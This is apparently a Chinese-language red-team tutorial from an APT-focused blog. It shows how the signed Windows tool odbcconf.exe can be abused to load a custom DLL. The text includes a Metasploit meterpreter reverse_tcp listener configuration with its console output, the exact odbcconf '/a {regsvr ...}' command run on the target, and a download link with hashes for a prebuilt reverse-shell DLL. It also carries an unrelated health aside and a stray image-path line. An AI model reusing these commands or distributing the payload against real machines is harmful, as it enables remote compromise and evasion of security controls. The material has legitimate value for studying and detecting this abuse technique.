专注APT攻击与防御
https://micropoor.blogspot.com/

注：请多喝点热水或者凉白开，可预防**肾结石**，**通风**等。
痛风可伴发肥胖症、高血压病、糖尿病、脂代谢紊乱等多种代谢性疾病。

Odbcconf简介：

ODBCCONF.exe是一个命令行工具，允许配置ODBC驱动程序和数据源。

微软官方文档：
https://docs.microsoft.com/en-us/sql/odbc/odbcconf-exe?view=sql-server-2017

说明：Odbcconf.exe所在路径已被系统添加PATH环境变量中，因此，Odbcconf命令可识别，需注意x86，x64位的Odbcconf调用。

Windows 2003 默认位置：

```
C:\WINDOWS\system32\odbcconf.exe
C:\WINDOWS\SysWOW64\odbcconf.exe
```

Windows 7 默认位置：

```
C:\Windows\System32\odbcconf.exe
C:\Windows\SysWOW64\odbcconf.exe
```

攻击机： 192.168.1.4 Debian
靶机： 192.168.1.119 Windows 2003
192.168.1.5 Windows 7

配置攻击机msf：
注：x86 payload

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

```

```
 Name Current Setting Required Description
 ---- --------------- -------- -----------


Payload options (windows/meterpreter/reverse_tcp):

 Name Current Setting Required Description
 ---- --------------- -------- -----------
 EXITFUNC process yes Exit technique (Accepted: '', seh, thread, proce
ss, none)
 LHOST 192.168.1.4 yes The listen address (an interface may be specifi
ed)
 LPORT 53 yes The listen port


Exploit target:

 Id Name
 -- ----
 0 Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53

```

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```


靶机执行：Windows 2003

注：文中为了更好的跨Windows 03--Windows 2016，Odbcconf for dll采纯C重新编写。

> C:\Windows\SysWOW64\odbcconf.exe /a {regsvr C:\Micropoor_Odbcconf.dll}

注：x64 Odbcconf.exe

```
C:\>C:\Windows\SysWOW64\odbcconf.exe /a  {regsvr C:\Micropoor_Odbcconf.dll}
```



附：

Micropoor_Odbcconf.dll，已测Windows 2003 x64 Windows 7 x64

注：

功能：reverse_tcp IP:192.168.1.4 PORT:53。如有安全软件拦截，因Micropoor加入特征。

> 大小: 73216 字节
> 修改时间: 2019年1月19日, 21:29:11
> MD5: B31B971F01DE32EC5EC45746BF3DDAD2
> SHA1: CF42E4BF5A613992B7A563A522BBEBF1D0F06CCE
> CRC32: 28A1CE90

https://drive.google.com/open?id=1j12W7VOhv_-NdnZpFhWLwdt8sQwxdAsk

- Micropoor